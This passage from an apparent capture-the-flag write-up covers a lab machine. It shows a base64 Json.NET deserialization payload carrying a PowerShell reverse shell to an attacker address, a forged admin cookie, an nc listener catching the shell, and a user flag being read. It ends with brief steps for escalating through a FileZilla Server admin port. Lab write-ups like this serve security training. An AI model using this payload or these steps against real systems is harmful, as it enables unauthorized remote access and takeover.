yAtYyBcIiRjbGllbnQgPSBOZXctT2JqZWN0IFN5c3RlbS5OZXQuU29ja2V0cy5UQ1BDbGllbnQoJzEwLjEwL
jE1LjAnLDE2MTYpOyRzdHJlYW0gPSAkY2xpZW50LkdldFN0cmVhbSgpOltieXRlW11dJGJ5dGVzID0gMC4uN
jU1MzV8JXswfTt3aGlsZSgoJGkgPSAkc3RyZWFtLlJlYWQoJGJ5dGVzLCAwLCAkYnl0ZXMuTGVuZ3RoKSkgL
W5lIDApezskZGF0YSA9ICh0ZXctT2JqZWN0IC1UeXBlTmFtZSBTeXN0ZW0uVGV4dC5BU0NJSUVuY29kaW5nK
S5HZXRTdHJpbmcoJGJ5dGVzLDAsICRpKTskc2VuZGJhY2sgPSAoaWV4ICRkYXRhID0+JjEgfCBPdXQtU3Rya
W5nICk7JHNlbmRiYWNrMiA9ICRzZW5kYmFjayArICdQUyAnICsgKHB3ZCkuUGF0aCArICc+ICc7JHNlbmRie
XRlID0gKFt0ZXh0LmVuY29kaW5nXTo6QVNDSUkpLkdldEJ5dGVzKCRzZW5kYmFjazIpOyRzdHJlYW0uV3Jpd
GUoJHNlbmRieXRlLDAsJHNlbmRieXRlLkxlbmd0aCk7JHN0cmVhbS5GbHVzaCgpfTskY2xpZW50LkNsb3NlK
ClcIiJdCiAgICB9LAogICAgIk9iamVjdEluc3RhbmNlIjp7IiR0eXBlIjoiU3lzdGVtLkRpYWdub3N0aWNzL
lByb2Nlc3MsIFN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva
2VuPWI3N2E1YzU2MTkzNGUwODkifQp9
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiIVEIiLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
Response
Raw Headers Hex
HTTP/1.1 500 Internal Server Error
Cache-Control: no-cache
Pragma: no-cache
Content-Type: application/json; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Fri, 18 Oct 2019 20:50:51 GMT
Connection: close
Content-Length: 2230
{"Message":"An error has occurred.","ExceptionMessage":"Unable to cast object of type
'System.Windows.Data.ObjectDataProvider' to type
'Newtonsoft.Json.Linq.JObject'.","ExceptionType":"System.InvalidCastException","StackTrace":"   at
DemoAppExplanaiton.Controllers.AccountController.GetInfo() in
C:\\Users\\admin\\source\\repos\\DemoAppExplanaiton\\DemoAppExplanaiton\\Controllers\\AccountController.cs:line 85\r\n
at lambda_method(Closure , Object , Object[])\r\n   at
System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ActionExecutor.<>c__DisplayClass6_2.<GetExecutor>b__2(Object
instance, Object[] methodParameters)\r\n   at
System.Web.Http.Controllers.ReflectedHttpActionDescriptor.ExecuteAsync(HttpControllerContext controllerContext,
IDictionary`2 arguments, CancellationToken cancellationToken)\r\n--- End of stack trace from previous location where
exception was thrown ---\r\n   at System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw()\r\n   at
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task)\r\n   at
System.Web.Http.Controllers.ApiControllerActionInvoker.<InvokeActionAsyncCore>d__1.MoveNext()\r\n--- End of stack trace
from previous location where exception was thrown ---\r\n   at
System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw()\r\n   at
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task)\r\n   at
System.Web.Http.Controllers.ActionFilterResult.<ExecuteAsync>d__5.MoveNext()\r\n--- End of stack trace from previous
location where exception was thrown ---\r\n   at System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw()\r\n   at
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task)\r\n   at
System.Web.Http.Filters.AuthorizationFilterAttribute.<ExecuteAuthorizationFilterAsyncCore>d__3.MoveNext()\r\n--- End of
stack trace from previous location where exception was thrown ---\r\n   at
System.Runtime.ExceptionServices.ExceptionDispatchInfo.Throw()\r\n   at
System.Runtime.CompilerServices.TaskAwaiter.HandleNonSuccessAndDebuggerNotification(Task task)\r\n   at
< + > 0 matches
< + > Type a search term 0 matches
Done
2.528 bytes | 3.002 millis

```
root@kali:~/Masaüstü# nc -nlvp 1616
listening on [any] 1616 ...
connect to [10.10.15.0] from (UNKNOWN) [10.10.10.158] 53067
dir
```

you just need to wait 1-2 min

```
    Directory: C:\windows\system32\inetsrv


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d----          5/22/2019   4:32 PM            config
d----          5/22/2019   4:32 PM            en
d----          5/22/2019   7:10 PM            en-US
-a---          5/22/2019   4:32 PM     121344 appcmd.exe
-a---           7/1/2013  12:49 PM       3810 appcmd.xml
-a---          5/22/2019   4:32 PM     174592 AppHostNavigators.dll
-a---          5/22/2019   4:32 PM      66048 apphostsvc.dll
-a---          5/22/2019   4:32 PM     408064 appobj.dll
-a---          5/22/2019   4:32 PM     137728 aspnetca.exe
-a---          5/22/2019   4:32 PM      39424 authanon.dll
-a---          5/22/2019   4:32 PM      24576 cachfile.dll
-a---          5/22/2019   4:32 PM      49664 cachhttp.dll
-a---          5/22/2019   4:32 PM      13824 cachtokn.dll
-a---          5/22/2019   4:32 PM      13824 cachuri.dll
-a---          5/22/2019   4:32 PM      72192 certobj.dll
-a---          5/22/2019   4:32 PM      50688 compstat.dll
-a---          5/22/2019   4:32 PM      42496 custerr.dll
-a---          5/22/2019   4:32 PM      18432 defdoc.dll
-a---          5/22/2019   4:32 PM      22016 dirlist.dll
-a---          5/22/2019   4:52 PM      66048 filter.dll
-a---          5/22/2019   4:32 PM      38400 gzip.dll
-a---          5/22/2019   4:32 PM      19968 httpmib.dll
-a---          5/22/2019   4:32 PM      17408 hwebcore.dll
-a---          5/22/2019   4:32 PM     307712 iiscore.dll
-a---          5/22/2019   4:32 PM     109056 iisreg.dll
-a---          5/22/2019   4:32 PM     229376 iisres.dll
-a---          5/22/2019   4:32 PM      36352 iisrstas.exe
-a---          5/22/2019   4:32 PM     183808 iissetup.exe
-a---          5/22/2019   4:32 PM      62976 iissyspr.dll
-a---          5/22/2019   4:32 PM      14848 iisual.exe
-a---          5/22/2019   4:32 PM     297984 iisutil.dll
-a---          5/22/2019   4:32 PM     546304 iisw3adm.dll
-a---          5/22/2019   4:52 PM      30720 iis_ssi.dll
-a---          5/22/2019   4:52 PM     115200 isapi.dll
-a---          5/22/2019   4:32 PM      32256 loghttp.dll
-a---          5/22/2019   4:32 PM      41984 modrqflt.dll
```

```
PS C:\Users> cd userpool
PS C:\Users\userpool> dir


    Directory: C:\Users\userpool


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
d-r--         5/22/2019   5:07 PM            Contacts
d-r--         5/22/2019   5:07 PM            Desktop
d-r--        10/18/2019  12:38 PM            Documents
d-r--         5/22/2019   5:07 PM            Downloads
d-r--         5/22/2019   5:07 PM            Favorites
d-r--         5/22/2019   5:07 PM            Links
d-r--         5/22/2019   5:07 PM            Music
d-r--         5/22/2019   5:07 PM            Pictures
d-r--         5/22/2019   5:07 PM            Saved Games
d-r--         5/22/2019   5:07 PM            Searches
d-r--         5/22/2019   5:07 PM            Videos


PS C:\Users\userpool> cd Desktop
PS C:\Users\userpool\Desktop> dir


    Directory: C:\Users\userpool\Desktop


Mode                 LastWriteTime     Length Name
----                 -------------     ------ ----
-a---         5/22/2019   5:07 PM         32 user.txt


PS C:\Users\userpool\Desktop> type user.txt
34459a01f50050dc410db09bfb9f52bb
PS C:\Users\userpool\Desktop>
```

- After that from now
- You must get meterpreter session
- And You will see file zilla server work on 14147.port when you enumerate ports
- You need to do port forwading for managing ftp server
- You can manage now with filezilla gui.So You need download filezilla in your virtual machine.
- Password is blank and you should work same ip and port
- Create new user
- Connect with ftp commd line and download root.txt